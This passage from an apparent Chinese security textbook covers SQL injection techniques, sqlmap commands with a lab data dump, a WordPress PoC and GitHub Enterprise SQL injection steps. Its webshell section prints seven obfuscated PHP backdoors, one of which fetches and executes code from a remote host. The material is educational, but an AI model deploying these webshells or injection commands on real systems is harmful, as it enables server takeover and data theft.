SQL注入虽然是个古老的攻击方式，但是直到现在依然是互联网安全的一大威胁，由SQL注入导致的拖库、远程控制依然困扰着各大互联网公司，如图4-9所示。

总共搜索到 8095 条结果，显示第 1 - 10 记录				
ID	发布时间	关注	奖励	标题
wooyun-2016-0222273	2016-06-23	5		人人网某处SQL注入影响大量数据
wooyun-2016-0221605	2016-06-21	8		万惠金融PPmoney平台存在SQL注入（可能涉及敏感数据）
wooyun-2016-0221041	2016-06-20	8		天弘基金主站存在MySql注入
wooyun-2016-0219921	2016-06-16	6		新浪乐居某系统存在SQL注入漏洞
wooyun-2016-0218066	2016-06-10	4		51job分站存在SQL注入
wooyun-2016-0217072	2016-06-08	6		安智网某站SQL注入到Getshell
wooyun-2016-0216810	2016-06-06	8		智慧医疗安全之云信医疗主站SQL注入/DBA权限/涉及近500W+用户数据
wooyun-2016-0214867	2016-05-31	9		智慧医疗安全之医事通WWW主站SQL注入（涉及近500W+用户信息）
wooyun-2016-0214794	2016-05-31	11		oppo软件商店Mysql弱口令引发的血案（影响用户信息与APP下载地址等）
wooyun-2016-0214076	2016-05-29	15		OPPO手机hk主站报错SQL注入(已Getshell)

图4-9 乌云2016年SQL注入漏洞列表举例

4.2.1 常见SQL注入攻击

1. 强制产生错误

对数据库类型、版本等信息进行识别是此类型攻击的动机所在。它的目的是收集数据库的类型、结构等信息为其他类型的攻击做准备，可谓是对一个预备步骤。利用应用程序服务器返回的默认错误信息而取得漏洞信息。

2. 采用非主流通道技术

除HTTP响应外，还能通过通道获取数据，然而，通道大多依赖于数据库支持的功能而存在，所以这项技术不完全适用于所有的数据库平台。SQL注入的非主流通道主要有E-mail、DNS以及数据库连接，基本思想为：先对SQL查询打包，然后借助非主流通道将信息反馈至攻击者。

3. 使用特殊的字符

不同的SQL数据库有许多不同的特殊字符和变量，通过某些配置不安全或过滤不细致的应用系统能够取得某些有用的信息，从而对进一步攻击提供方向。

4. 使用条件语句

此方式具体可分为基于内容、基于时间、基于错误3种形式。一般在经过常规访问后加上条件语句，根据信息反馈来判定被攻击的目标。

5. 利用存储过程

通过某些标准存储过程，数据库厂商在对数据库的功能进行扩展的同时，操作系统也可与数据库进行交互。部分存储过程可以让用户自行定义。通过其他类型的攻击收集数据库的类型、结构等信息之后，便能够构建执行存储过程的命令。这种攻击类型往往能达到远程命令执行、特权扩张、拒绝服务等目的。

6. 避开输入过滤技术

虽然对于通常的编码都可利用某些过滤技术进行SQL注入防范，但是此种情况下，也有许多方法可以避开过滤。一般可达到此目的的技术手段包括：SQL注释和动态查询的使用，利用截断，URL编码与空字节的使用，大小写变种的使用，以及嵌套剥离后的表达式等等。借助这些手段，输入构思后的查询可以避开输入过滤技术，从而使攻击者获得想要的查询结果。

7.推断技术

该技术能够明确数据库模式、提取数据以及识别可注入参数。此种方式的攻击通过网站，对用户输入的反馈信息、可注入参数、数据库模式等进行推断。这种攻击构造的查询，执行后获得的答案只有真、假两种。基于推断的注入方式主要分为时间测定注入与盲注入两种。时间测定注入是在注入语句里加入诸如“`waitfor 100`”的语句，按照此查询结果出现的时间，对注入能否成功和数据值范围的推导进行判定；盲注入主要包括“`and l=l`”、“`and l=2`”两种经典注入方法。这些方式均是对一些间接关联且能取得回应的问题进行提问，进而通过响应信息推断出想要的信息，然后进行攻击。


4.2.2 常见SQL注入攻击载荷

常见SQL注入攻击载荷如下：

4.2.3 SQL常见工具

1.sqlmap

sqlmap是一款用来检测与利用SQL注入漏洞的免费开源工具，它有一个非常棒的特性，即对检测与利用的自动化处理（数据库指纹、访问底层文件系统、执行命令）。读者可以通过位于SourceForge的官方网站下载sqlmap源码（见图4-10）：<http://sourceforge.net/projects/sqlmap/>。



The screenshot shows the sqlmap command-line interface running on a terminal window. The command used is \$ python /sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch. The output shows sqlmap detecting the target URL, testing for stability, and confirming that the 'id' parameter is dynamic. It also identifies the database as MySQL. The interface includes a sidebar with tweets from the official sqlmap Twitter account.

```
$ python /sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
[*] starting at 17:43:06
[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL') On July 1st sqlmap will be 10
```

图4-10 sqlmap界面图

也可以使用git来获取：

```
git clone https://github.com/sqlmappnject/sqlmap.git sqlmap-dev
```

sqlmap常见命令：

```
sqlmap -u "http://url/news?Id=1" -dbms "mysql" -users # dbms 指定数据库类型
sqlmap -u "http://url/news?Id=1" -users #列数据库用户
sqlmap -u "http://url/news?Id=1" -dbs#列数据库
sqlmap -u "http://url/news?Id=1" -passwords #数据库用户密码
```

```
sqlmap -u "http://url/news?Id=1" -passwords-u root -v 0 #列出指定用户数据库密码  
sqlmap -u "http://url/news?Id=1" -dump -c "password,user,id" -t "tablename"-d "dt  
Sqlmap -u "http://url/news?Id=1" -dump-all -v 0 #列出所有数据库所有表  
sqlmap -u "http://url/news?Id=1" -privileges #查看权限  
sqlmap -u "http://url/news?Id=1" -privileges -u root #查看指定用户权限  
sqlmap -u "http://url/news?Id=1" -is-dba -v 1 #是否是数据库管理员  
sqlmap -u "http://url/news?Id=1" -roles #枚举数据库用户角色  
sqlmap -u "http://url/news?Id=1" -udf-inject #导入用户自定义函数（获取 系统权限！）  
Sqlmap -u "http://url/news?Id=1" -dump-all -exclude-sysdbs -v 0 #列 出当前库所有表  
sqlmap -u "http://url/news?Id=1" -union-cols #union 查询表记录  
sqlmap -u "http://url/news?Id=1" -cookie "cookie_value"#cookie注入  
sqlmap -u "http://url/news?Id=1" -b #获取banner信息  
sqlmap -u "http://url/news?Id=1" -data "id=3"#post注入  
sqlmap -u "http://url/news?Id=1" -v 1 -f #指纹判别数据库类型
```

以WAVSEP靶场为例演示sqlmap强大功能。存在SQL注入漏洞的链接为：

```
http://182.61.11.23:8080/wavsep/active/SInjection-Detection-Evaluation-GET-500Error,
```

其中注入点是username字段。

·获取数据库类型：

```
./sqlmap.py -u "http://182.61.11.23:8080/wavsep/active/SInjection-Detection-Evaluati
```

返回结果：

```
[10:45:03] [INFO] the back-end DBMS is MySQL  
web application technology: JSP  
back-end DBMS: MySQL >= 5.0  
[10:45:03] [INFO] fetched data logged to text files under '/Users/liu.yan/.sqlmap/o
```

·获取数据库用户列表：

```
./sqlmap.py -u "http://182.61.11.23:8080/wavsep/active/SInjection-Detection-Evaluati
```

返回结果：

```
database management system users [1]:  
[*] 'wavsep'@'localhost'
```

```
[10:51:26] [WARNING] HTTP error codes detected during run:  
500 (Internal Server Error) - 4 times  
[10:51:26] [INFO] fetched data logged to text files under '/Users/liu.yan/.sqlmap/o  
[*] shutting down at 10:51:26
```

·获取数据库列表：

```
./sqlmap.py -u "http://182.61.11.23:8080/wavsep/active/SInjection-Detection-Evaluati
```

返回结果：

```
[10:54:51] [INFO] fetching database names  
[10:54:52] [INFO] the SQL query used returns 2 entries  
[10:54:52] [INFO] retrieved: information_schema  
[10:54:52] [INFO] retrieved: wavsepDB  
available databases [2]:  
[*] information_schema  
[*] wavsepDB
```

·获取指定数据库指定表的全部数据：

```
./sqlmap.py -u "http://182.61.11.23:8080/wavsep/active/SInjection-Detection-Evaluati
```

返回结果：

```
Database: wavsepDB  
Table: users  
[7 entries]  
+-----+-----+-----+-----+  
| userid | username | password | privilege |  
+-----+-----+-----+-----+  
| 1     | user1    | password | 1        |  
| 2     | david    | goodboy | 1        |  
| 3     | admin    | mastermold | 5        |  
| 4     | user4    | password4 | 1        |  
| 5     | user5    | password5 | 2        |  
| 6     | user6    | password6 | 1        |  
| 7     | user7    | password7 | 1        |  
+-----+-----+-----+-----+
```

```
[11:10:05] [INFO] table 'wavsepDB.users' dumped to CSV file '/Users/liu.yan/.sqlmap/  
[11:10:05] [INFO] fetched data logged to text files under '/Users/liu.yan/.sqlmap/o  
[*] shutting down at 11:10:05
```

·获取指定数据库的全部数据：

```
./sqlmap.py -u "http://182.61.11.23:8080/wavsep/active/SInjection-Evaluati
```

返回结果：

```
[11:05:30] [INFO] resumed: 8
Database: wavsepDB
Table: transactions
[8 entries]
+-----+-----+-----+-----+-----+
| userid | transactionId | sum      | description           | transactionDate |
+-----+-----+-----+-----+-----+
| 1      | 132          | 1000    | Simple Transaction   | 2010-01-01
| 2      | 133          | 1200    | Simple Transaction   | 2010-01-01
| 3      | 135          | 3000    | Simple Transaction   | 2010-01-01
| 4      | 223          | 4000    | Simple Transaction   | 2010-01-01
| 5      | 423          | 5000    | Simple Transaction   | 2010-01-01
| 6      | 456          | 6000    | Simple Transaction   | 2010-01-01
| 7      | 789          | 7012    | Expensive Transaction | 2010-01-01
| 8      | 895          | 8000    | Expensive Transaction | 2010-02-02
+-----+-----+-----+-----+-----+
[*] shutting down at 11:05:30
```

2.HAVIJ

HAVIJ是一款自动化的SQL注入工具，其界面见图4-11，它能够帮助渗透测试人员发现和利用Web应用程序的SQL注入漏洞。




图4-11 HAVIJ界面图

支持的检测类型包括：

- MSSQL 2000/2005 with error;
- MSSQL 2000/2005 no-error union-based;
- MSSQL blind;
- MSSQL time-based;

- MySQL union-based;
- MySQL blind;
- MySQL error-based;
- MySQL time-based;
- Oracle union-based;
- Oracle error-based;
- Oracle blind;
- PostgreSQL union-based;
- MS Access union-based;
- MS Access blind;
- Sybase (ASE) ;
- Sybase (ASE) Blind。

4.2.4 近年典型SQL注入事件分析

1.wordpress SEO插件曝出危SQL注入漏洞

2015年，全球最流行的CMS应用wordpress插件（见图4-12）wordpress SEO by Yoast曝出高危SQL注入漏洞，该插件使用频率相当高，用户高达上千万。wordpress SEO by Yoast插件是wordpress平台下非常流行的SEO插件，在Yoast网站上拥有1400万次的下载量。该漏洞是wordpress漏洞扫描器“WPScan”开发者Ryan Dewhurst发现的——1.7.3.3之前版本的wordpress SEO by Yoast都会受到SQL盲注Web应用程序漏洞的影响。SQL注入漏洞之所以被标记为高危漏洞，是因为它可能会导致大量数据和敏感信息泄露。通常，在SQL注入攻击中，攻击者会通过客户端在应用程序中输入一个畸形的SQL请求。



图4-12 wordpress插件SEO

该漏洞仅影响wordpress内部用户，因为该漏洞存在于admin/class-bulk-editor-list-table.php文件中，而此文件只有wordpress管理员、编辑和特权作者才能访问。为了成功利用这一漏洞，攻击者需要从授权用户（管理员、编辑、作者）处着手。当然授权用户是不会乖乖帮你攻击东

家的，这就需要社会工程学的帮助了，攻击者可以欺骗用户进入一个精心编写的URL中，如果授权用户成为了此次攻击的受害者，那么攻击者就可利用此漏洞在受害者的wordpress网站上执行任意SQL请求。

Ryan提供了一个SQL盲注漏洞的poc:

http://victim-wordpress-website.com/wp-admin/admin.php?page=wpseo_bulk-editor&type=t

2.GitHub企业版SQL注入漏洞

2017年GitHub企业版（见图4-13）被曝出具有SQL注入漏洞。这个SQL注入漏洞存在于GitHub企业版程序的PreReceiveHookTarget模块中，其根本原因在于/data/GitHub/current/app/model/pre_receive_hook_target.rb文件的第45行：



图4-13 github图片

```
scope :sorted_by, -> (order, direction = nil) {
  direction = "DESC" == "#{direction}".upcase ? "DESC" : "ASC"
```

```

    select(<<-SQL)
      #{table_name}.*
      CASE hookable_type
        WHEN 'global'      THEN 0
        WHEN 'User'        THEN 1
        WHEN 'Repository' THEN 2
      END AS priority
SQL
  .joins("JOIN pre_receive_hooks hook ON hook_id = hook.id")
  .readonly(false)
  .order([order, direction].join(" "))
}

```

虽然Rails中内置的对象关系映射ActiveRecord in Rails本身不允许SQL注入操作，但一些ActiveRecord的误用实例同样会引起SQL注入。在该漏洞情况中，我们可以控制order方法的参数实现恶意代码注入。跟踪观察发现，服务sorted_by被

data/GitHub/current/app/api/org_pre_receive_hooks.rb文件的第61行调用：

```

get "/organizations/:organization_id/pre-receive-hooks" do
  control_access :list_org_pre_receive_hooks, rg => org = find_org!
  @documentation_url << "#list-pre-receive-hooks"
  targets = PreReceiveHookTarget.visible_for_hookable(org)
  targets = sort(targets).paginate(pagination)
  github::PrefillAssociations.for_pre_receive_hook_targets targets
  deliver :pre_receive_org_target_hash, targets
end
def sort(scope)
  scope.sorted_by("hook.#{params[:sort]} || "id")", params[:direction] || "asc")
end

```

可以清楚地看到params[: sort]被传递给了scope.sorted_by，所以我们尝试着向params[: sort]注入恶意代码。在触发该漏洞之前，接入API需要admin: pre_receive_hook函数具备一个有效的access_token值，我们可以通过以下命令来获取：

```

$ curl -k -u 'nogg:nogg' 'https://192.168.187.145/api/v3/authorizations' \
-d '{"scopes":"admin:pre_receive_hook","note":"x"}'
{
  "id": 4,
  "url": "https://192.168.187.145/api/v3/authorizations/4",
  "app": {
    "name": "x",
    "url": "https://developer.github.com/enterprise/2.8/v3/oauth_authorizations",
    "client_id": "000000000000000000000000"
  },
  "token": "??????????",
  "hashed_token": "1135d1310cbe67ae931ff7ed8a09d7497d4cc008ac730f2f7f7856dc5d6b391",
  "token_last_eight": "1fadac36",
  "note": "x",
  "note_url": null,
  "created_at": "2017-01-05T22:17:32Z",
}

```

```
        "updated_at": "2017-01-05T22:17:32Z",
        "scopes": [
            "admin:pre_receive_hook"
        ],
        "fingerprint": null
    }
```

一旦获取到有效的access_token值之后，漏洞就会被触发：

```
$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=?????'
[
]
$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=?????'
{
    "message": "Server Error",
    "documentation_url":
"https://developer.github.com/enterprise/2.8/v3/orgs/pre_receive_hooks"
}
$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=?????'
{
}
```

4.3 WebShell概述

WebShell就是以ASP、PHP、JSP或者CGI等网页文件形式存在的一种命令执行环境，也可以将其称为一种网页后门。黑客在入侵了一个网站后，通常会将ASP或PHP后门文件与网站服务器Web目录下正常的网页文件混在一起，然后就可以使用浏览器来访问ASP或者PHP后门，得到一个命令执行环境，从而达到控制网站服务器的目的。

顾名思义，“Web”的含义显然是需要服务器开放Web服务，“shell”的含义是取得对服务器某种程度上的操作权限。由于WebShell大多是以动态脚本的形式出现，也有人称之为“网站的后门工具”。2016年乌云列出的WebShell事件如图4-14所示。

ID	发布时间	关注	奖励	标题
wooyun-2016-0204285	2016-05-02	3		幸福人寿某系统漏洞涉及全部代理人信息/后台沦陷/大量客户信息/发现webshell
wooyun-2016-0186223	2016-03-18	6		P2P金融安全之银联商务某站SQL注入到webshell
wooyun-2016-0172069	2016-03-10	68		D盾WebShell上传拦截bypass
wooyun-2016-0179480	2016-02-29	28		ChinaUnix博客-专业IT技术博客被入侵发现webshell
wooyun-2016-0179072	2016-02-27	2		中国移动和阅读某站因目录遍历发现已经沦陷（多个webshell）
wooyun-2016-0179065	2016-02-27	10		完美世界某服务器被植入WEBSHELL
wooyun-2016-0177184	2016-02-20	9		浪潮集团某系统上传漏洞获得webshell(包含大量数据库连接密码\各地系统连接信息)
wooyun-2016-0175346	2016-02-10	5		上海市通讯管理局某系统文件上传漏洞获得webshell并可以内网漫游
wooyun-2016-0174747	2016-02-04	42		网站安全狗WebShell上传拦截绕过
wooyun-2016-0174395	2016-02-02	86		让我来告诉你最新版安全狗是如何拦截webshell的

图4-14 2016乌云WebShell事件

黑客通过WebShell可以达到长期控制被害服务器的目的，并且可以通过WebShell进一步渗透。




图4-15 KILLCHAIN

在KILLCHAIN模型中（见图4-15），WebShell属于command&control环节，换句话说一旦系统被安装WebShell并能执行，说明系统已经沦陷，属于高危安全事件。

4.3.1 WebShell功能

简单总结一下，WebShell通常具备以下功能（见图4-16）：

- 环境探针；
- 资源管理；
- 文件编辑；
- 执行OS命令；
- 读取注册表；
- 创建Socket；
- 调用系统组件。

4.3.2 常见WebShell

case1:

```
<?php
$K=sTr_RepLaCe('`','`,'a`s`s`e`r`t');
$M=$_POST[ice];
IF($M==NuLL)HeaDeR('Status:404');
Else/**/$K($M);
?>
```



图4-16 功能完善的WebShell

case2:

```
<?php
$qajd2="VDF0VVd5";$vvnr1="UUdWM1lX";$hitq5="d29KRj1R";$itfh2="ZGtabmg2Y1RRblhTazc=";
$akmi4 = str_replace("eu2","","eu2seu2teu2reu2_reu2eee2pleu2aeu2ce");// ulgp9
$hygg4 = $akmi4("so0","","so0baso0ss0e6so04so0_so0dso0eso0cso0oso0dso0e");// qbhr
$gzsw5 = $akmi4("qik6","","qik6cqik6reqik6atqik6eqik6_fqik6uncqik6tqik6ioqik6n");
$fox16 = $gzsw5(' ', $hygg4($hygg4($akmi4("$;.*","",$vvnr1.$hitq5.$qajd2.$itfh2)));
?>
```

case3:

```
// php://input based backdoor
// uses include('php://input') to execute arbitrary code
// Any valid PHP code sent as raw POST data to backdoor is ran
// overrides the php.ini settings using ini_set :)
```

```
// Insecurity Research 2013 | insecurity.net
<?php
ini_set('allow_url_include, 1'); // Allow url inclusion in this script
// No eval() calls, no system() calls, nothing normally seen as malicious.
include('php://input');
?>
```

case4:

```
<?php @$_="s"."s"./*-
/////////////////////////////
*-*/"e"./*-/*-*/"r";@$_=/*-/*-*/"a"./*-/*-*/$_./*-/*-*/"t";@$_/*-/*-*/($/*-/*-*/{"_f
/////////////////////////////
*-*/0/*-/*-*/-//*-*/2/*-/*-*/-//*-*/5/*-/*-*/]);?>
```

case5:

```
<?php
$item['wind'] = 'assert';
$array[] = $item;
$array[0]['wind']($_POST['hkwwj']);
?>
```

case6:

```
<?php
session_start();
ini_set('memory_limit', -1);
$i = pack('c*', 0x70, 0x61, 99, 107);
$GLOBALS = array(
    'p' => pack('c*', 0x70, 0x61, 99, 107),
    'c' => $i('c*', 99, 97, 108, 108, 95, 117, 115, 101, 114, 95, 102, 117, 110, 99),
    'f' => $i('c*', 102, 105, 108, 101, 95, 103, 101, 116, 95, 99, 111, 110, 116, 10),
    'e' => $i('c*', 0x63, 0x72, 0x65, 0x61, 0x74, 0x65, 0x5f, 0x66, 0x75, 0x6e, 0x63, 0x74, 0x69),
    'h' => $i('H*', '687474703a2f2f626c616b696e2e64756170702e636f6d2f7631'),
    's' => $i('c*', 0x73, 0x70, 0x72, 0x69, 0x6e, 0x74, 0x66)
);
if(!isset($_SESSION['t'])){$_SESSION['t'] = $GLOBALS['f']($GLOBALS['h']);}
$GLOBALS['c']($GLOBALS['e'](null, $GLOBALS['s']('%s', $GLOBALS['p']('H*', $_SESSION['t
?>
```

case7:

```
<?php
$w='Do0;$Doi<$l;Do){for($j=0;($Doj<$cDo&&$i<$l);$j++Do,Do$i++){$o.DoDo=$t{$i}^Do$k{$
$y=str_replace('km','','crkmekmate_kmkfukmkmncntion');
$t'=($e)Do{$k=$khDo.$kf;ob_sDotDoart();@eDoval(@gzDouDoncomDopress(Do@x(@bDoase64Do
$b='$kh="63Doa9"Do;$kfDo="f0eaDo";fuDoncDotion x($t,$kDo){$c=strlen($kDo);$lDo=strle
$f='ay("/Do_/", "Do_-"),aDorrayDo("/", "+Do),sss($s[$Doi],0,DoDo$e))Do),$k));$o=ob
```

```
$H='']Do+(Do?:;Doq=0.([\\d]))?;?/",$ra,DoDo$m);if($q&Do&$m){@seDossDoionDoDo_start();  
$I='sl=Do"sDotrtDoolower";$i=$mDo[Do1][0].$m[1][1];$Doh=$sl($Doss(mdDo5($i.$kDoh),0,  
$K='VEDoR;$rrDo=@$r[Do"HTTDoP_REFERER"];$rDoaDoDo=@$Dor["HTTP_DoACCEPDoT_LANGUADO"  
$a='e_url($rr);paDorse_str($Dou["querDoy"Do]Do,$q);$Doq=array_DoDovaDolues($q);prDo<  
$A='Do,3))Do;$p="Do";Dofor($z=1;$Doz<cDoount($m[Do1]DoDo);Do$z++)$p.=$q[$m[2][$Doz]  
$S='an()Do;$d=baDoseDo64_encoDode(x(gzDoDocompressDo($o)DoDo,Do$k));print("<$k>Do$D  
$M='{Do$s[$i]="";$Dop=$ss($pDo,3);}if(arDoray_kDoey_existDos($i,$DoDos)){Do$s[$i].=I  
$Q=str_replace('Do','',$b.$w.$K.$a.$H.$I.$A.$M.$t.$f.$S);  
$P=$y(',$Q);$P();  
?>
```

4.4 僵尸网络概述

僵尸网络（Botnet）是指采用一种或多种传播手段，使大量主机感染bot程序（僵尸程序）病毒，从而在控制者和被感染主机之间所形成的一个可一对多控制的网络，见图4-17。攻击者通过各种途径传播僵尸程序感染互联网上的大量主机，而被感染的主机通过一个控制信道接收攻击者的指令，组成一个僵尸网络。之所以用僵尸网络这个名字，是为了更形象地让人们认识到这类危害的特点：众多的计算机在不知不觉中如同中国古老传说中的僵尸群一样被人驱赶和指挥着，成为被人利用的一种工具。

